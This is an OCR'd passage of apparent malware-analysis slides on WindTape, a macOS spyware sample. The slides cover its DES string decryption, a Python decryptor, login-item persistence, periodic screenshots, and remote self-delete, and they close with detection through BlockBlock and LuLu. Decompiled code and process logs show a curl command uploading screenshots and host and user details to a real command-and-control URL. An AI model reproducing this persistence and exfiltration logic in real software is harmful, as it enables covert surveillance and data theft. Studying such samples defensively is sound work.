03     return [dyli ded:encryptedString key:0x000000010000b850];
04  }
```

method: "**ded: key:**"
is passed the encrypted string ...& a key !?

```
0x000000010000b850 dq
     0x00000001000141a0,
     0x00000000000007d0,
     0x0000000100009528

0x0000000100009528 dw u"Ã#(&KłŽ", 0
```

object, with a decryption key?

String Decryption

reversing the decryption algo → writing a decryptor

3 Identify decryption algorithm (+key)

```
01  /* @class dyli */
02  +(void *)ded:(void *)encryptedString key:(void *)decryptionKey {
03
04      rbx = [encryptedString retain];
05      r14 = [dyli fi:rbx];
06      rbx = [r14 retain];
07      var_448 = 0x807060504030201;
08      r12 = [objc_retainAutorelease(decryptionKey) UTF8String];
09      r15 = objc_retainAutorelease(rbx);
10      r14 = [r15 bytes];
11      rax = [r15 length];
12
13      rax = CCCrypt(0x1, 0x1, 0x1, r12, 0x8, &var_448, r14, rax, &var_430, 0x400, &var_438);
```

key (passed in)

initialization vector (IV)

decrypt via DES in CBC mode

4 Write a decryptor

```
01  from base64 import b64decode
02  from Crypto.Cipher import DES
03
04  iv = 0x807060504030201
05  key = bytes('Ã#(&Kł', 'utf-8')
06
07  des = DES.new(key, DES.MODE_CBC, iv.to_bytes(8, 'little'))
08  string = des.decrypt(b64decode(encryptedString))
```

WindTape string decryptor

Decrypted Strings

...a command & control server, and program paths

```
% python3 decrypt.py
Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQTZogktPspGjehzc3VLnoU5WNF
hPxjmp84gxu/SzOniCw==

Decrypted string: b'http://string2me.com/
                  xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php?rest=%@&xnvk=%@\x01'
```

C&C server (same as WINDTAIL)

Other decrypted strings:


- "jTiOy6PY3...ZDvNsmEG": /usr/sbin/screencapture

a core capability?

- "ZiNbl+Yb5js=": /bin/sh

(deeper) Analysis

a comprehensive analysis



PERSISTENCE

...via login item

1 Copy to: ~/Library

```
# ./ProcessMonitor
{
 "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
 "process" : {
    ...
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "open -a /Users/user/Library/lsd.app"
    ],
    ...
    }
}
```

launch (copy) via open -a


2 Launch copy

3 Persist via login item (LSSharedFileListInsertItemURL)

```
% lldb
(lldb) process attach --name lsd --waitfor

...

Process 1813 stopped
lsd`__lldb_unnamed_symbol74$$lsd:
-> 0x10cb1b15a <+167>: callq 0x10cb1da1a
   ; symbol stub: LSSharedFileListInsertItemURL

(lldb) po $r8
file:///Users/user/Library/lsd.app
```

API call

path



Capability: Screen Capture

...on a (10 second) timer

```
01  /* @class AppDelegate */
02  -(void)checklable {
03
04      rax = [[self reachability] reachable];
05      if (rax != 0x0)
06          rdi = @"YES";
07
08      rbx = [rdi isEqual:@"YES"];
09      if (rbx != 0x0) {
10          timer = [NSTimer scheduledTimerWithTimeInterval:*0x100009510
11              target:self selector:@selector(scp) userInfo:0x0 repeats:0x1];
12      }
```

is connected?
(url check: google.com)

schedule timer

```
0x0000000100009510  dq  10.0
```

time interval
(10 seconds)

scheduledTimerWithTimeInterval:target:selector:userInfo:repeats:

Creates a timer and schedules it on the current run loop in the default mode.

Declaration

```
+ (NSTimer *)scheduledTimerWithTimeInterval:(NSTimeInterval)ti
                                     target:(id)aTarget
                                   selector:(SEL)aSelector
                                   userInfo:(id)userInfo
                                    repeats:(BOOL)yesOrNo;
```

----▶ `[self scp];`

Capability: Screen Capture

...via macOS' /usr/sbin/screencapture

```
01  /* @class AppDelegate */
02  -(void)scp {
03
04    r15 = [self env:@"jTiOy6PY3dmphdr1Ps...vNsmEG"];
05
06    r14 = [[NSDateFormatter alloc] init];
07    [r14 setDateFormat:@"dd-MM-yyyy HH:mm:ss"];
08    ...
09
10    r15 = [NSBundle mainBundle];
11    r14 = [r15 resourcePath];
12    rbx = [@"" stringByAppendingFormat:
13                    @"%@/%@.jpg", r14, r13];
14
15    r14 = [NSArray arrayWithObjects:
16                     @"-x", @"-C", rbx, 0x0];
17
18
19    rbx = [NSTask launchedTaskWithLaunchPath:
20                                r15 arguments:r14];
21    [rbx waitUntilExit];
```

decrypts to: /usr/sbin/screencapture

build file name

exec screencapture

```
# ./ProcessMonitor
{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {
      "pid" : 1858
      "path" : "/usr/sbin/screencapture",
      "arguments" : [
        "/usr/sbin/screencapture",
        "-x", "-C",
        "~/Library/lsd.app/Contents/
         Resources/14-06-2022 06:28:07.jpg"
      ],
      "ppid" : 1813
    }
}
```

output

parent: WINDTAPE

scp method

Capability: Screen Capture

...image exfiltration via curl

```
01  /* @class AppDelegate */
02  -(int)vcc:(void *)screencapture {
03
04      rbx = [[NSImage alloc] initWithContentsOfFile:screencapture];
05      rax = [rbx TIFFRepresentation];
06      r12 = [NSBitmapImageRep imageRepWithData:rax];
07      r14 = [NSNumber numberWithFloat:rax];
08      rbx = [NSDictionary dictionaryWithObject:r14 forKey:NSImageCompressionFactor];
09      rbx = [r12 representationUsingType:0x3 properties:rbx];
10      [rbx writeToFile:screencapture atomically:YES];
11
12      hostName = [[NSProcessInfo processInfo] hostName];
13      r15 = [NSString stringWithFormat:@"%@-%@", hostName, NSUserName()];
14
15      server = [self env:@"Y7BSwaQM4...ORtBVRxUHnAwQTZogktPspGjY48JVcOht1A"];
16
17      param_screenCapt = [NSString stringWithFormat:@"qwe=@%@", screencapture];
18      param_UUID = [[NSString stringWithFormat:@"rest=%@", uuid];
19      param_host_user = [[NSString stringWithFormat:@"fsbd=%@", r15];
20
21      task = [[NSTask alloc] init];
22      [task setLaunchPath:@"/usr/bin/curl"];
23
24      args = [NSArray arrayWithObjects:<args>];
25      [task setArguments:r12];
26
27      [task launch];
```

compress image

decrypt C&C server
(http://string2me.com/...)

init exil "args"

exec curl
...with args to exfil (screenshot + survey info)

Capability: Screen Capture

...image exfiltration via curl

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
   "process" : {
     "pid" : 1881
     "path" : "/usr/bin/curl",
      "arguments" : [
        "/usr/bin/curl",
        "http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php",
        "-F",
        "qwe=@/Users/user/Library/lsd.app/Contents/Resources/14-06-2022 06:28:07.jpg",
        "-F",
        "rest=BBA441FE-7BBB-43C6-9178-851218CFD268",
        "-F",
        "fsbd=users-Mac.local-user"
     ],
     ...
```


args for `curl`:
server + data to "submit"

curl -F: "*this lets curl emulate a filled-in form in which a user has pressed the submit button. This causes curl to POST data using the Content-Type multipart/form-data*" -curl's man page

Remote Self-Delete

if instructed, will delete (self) and terminate

http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php?rest=%@&xnvk=%@





```
01  /* @class AppDelegate */
02  -(void)mydel {
03  ...
04  r14 = [NSFileManager defaultManager];
05  rdx = [[NSBundle mainBundle] bundlePath];
06
07  //remove (self)
08  [r14 removeItemAtPath:rdx error:rcx];
09
10  //terminate (self)
11  [[NSApplication sharedApplication] terminate:0x0 ...];
```

Self-delete logic

Detection

via heuristics




Detection: Persistence


alert on login item creation (tool: BlockBlock)

```
% lldb
(lldb) process attach --name lsd --waitfor

...

Process 1813 stopped
lsd`__lldb_unnamed_symbol174$$lsd:
-> 0x10cb1b15a <+167>: callq 0x10cb1da1a
   ; symbol stub: LSSharedFileListInsertItemURL

(lldb) po $r8
file:///Users/user/Library/lsd.app
```

API call

path







BlockBlock alert (on login item)

"Block Blocking Login Items"
objective-see.com/blog/blog_0x31.html


Detection: Network Traffic

alert on unauthorized network traffic (tool: LuLu)





LuLu alert
(on check-in)



